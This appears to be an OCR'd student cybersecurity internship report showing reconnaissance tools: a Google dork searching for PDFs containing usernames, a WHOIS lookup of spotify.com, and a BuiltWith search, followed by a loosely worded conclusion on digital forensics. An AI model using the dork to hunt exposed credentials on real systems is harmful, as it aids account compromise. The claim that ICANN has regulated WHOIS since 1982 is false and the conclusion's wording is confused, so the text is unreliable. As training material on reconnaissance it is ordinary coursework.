






intext:username filetype:pdf



WHOIS: WHOIS is a **public database that houses the information collected when someone registers a domain name or updates their DNS settings**. ICANN, the International Corporation for Assigned Names and Numbers, regulates the WHOIS database. They've done so since 1982, back in the wild and wooly days of the early Internet.






GoDaddy
Domains Hosting Security Email & Marketing For Web Professionals
040-49187600
Help
Sign In
Search the WHOIS database
spotify.com
Search
Get your .in or .com domain starting at just: ₹ 49.00
See cart for final pricing. Limit one per customer. Need more domains? Check out our other deals.
Type the one you want here
Search



Search the WHOIS Database
spotify.com
Search
spotify.com is taken
We still might be able to get it for you. See How
Broker Service Fee
₹ 5,249.00
Add to Cart
WHOIS search results
Domain Name: SPOTIFY.COM
Registry Domain ID: 422131614_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.domaininfo.com
Registrar URL: http://www.ports.domains
Updated Date: 2021-08-02T18:37:37Z
Creation Date: 2006-04-23T09:07:50Z
Registry Expiry Date: 2030-04-23T09:07:50Z
Registrar: Ports Group AB
Registrar IANA ID: 73
Registrar Abuse Contact Email: abuse@portsgroup.com
Registrar Abuse Contact Phone: +46707260015
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Find your Domain
Find your perfect domain

Builtwith: BuiltWith is a website profiler, lead generation, competitive analysis and business intelligence tool providing technology adoption, ecommerce data and usage analytics for the internet.

BuiltWith technology tracking includes widgets, analytics, frameworks, content management systems, advertisers, content delivery networks.it include a sales intelligence, lead generation and market analysis tool for web technology, and an API for automating web technology request lookups.






Cybersecurity Internship - C
Cybersecurity Internship (O
Google Hacking Database
Editing Day 1: – Medium
builtwith - Search
Search results for spotify li
https://builtwith.com/?spotify+link
Import favorites
Gmail
YouTube
Maps
new.html
ASUS Software Port...
MyASUS Software -...
Other favorites
Log In · Signup for Free
built with
Tools
Features
Plans
Customers
Resources
Website, Tech, Keyword
Lookup
Home / Search Results for spotify link
Search Results for spotify link
Technology Matches
Spotify Link
Spotify Link Usage Statistics · Download List of All Websites using Spotify Link
Links to a Spotify page.
Verified Link
Optify
Optify Usage Statistics · Download List of All Websites using Optify
Optify marketing software enables B2B lead generation through search engine optimization, Twitter for business, and out-of-the-box reporting.
Analytics and Tracking · Marketing Automation
DNS Link DNS
DNS Link DNS Usage Statistics · Download List of All Websites using DNS Link DNS
DNS services from premium DNS provider DNS Link.
Name Server
DNS Link
DNS Link Usage Statistics · Download List of All Websites using DNS Link
Proprietary DNS system to prevent site downtime.
Web Hosting Providers · US hosting
Phrase Matches
793 websites with the phrase "spotify link" on the homepage.
View List
This is a list of websites with the phrase in the plain text copy of the website, it is not related to any technology with the name spotify link.
Suggest a Technology
Can't find the technology you are looking for? Send us a suggestion, we will try and add it to our database.

Conclusion:

The emergence of digital technologies are the main reasons for the cybercrimes or crimes associated with the computer.This has forced the law Enforcement Agencies and Security officers to be taken incharge of conducting the digital forensics investigation process.Identifying each bits and pieces contained inside the digital devices are effective digital forensics investigation procedures to be carried.

The importance of forensic investigation process, the prerequisites needed for conducting the process. The different forensic investigation process models available. Phases involved in forensic investigation and the tools to be used in these processes are presented.Since it contains the documentation of all the essential and sufficient details related to the crime. It is produced in the court as a valuable evidence for pushing the victim.

Digital evidences are the most important factors that helps In victimizing the criminals in the court.Hence, a proper maintenance and preservation of digital evidence is very much necessary despite being a tricky process.

Today due to high internet penetration, cybersecurity is one of the biggest need of the world as cybersecurity threats are very dangerous to the country's security. Not only the government but also the citizens should spread awareness among the people to always update your system and network security settings and to the use proper anti-virus so that your system and network security settings stay virus and malware-free.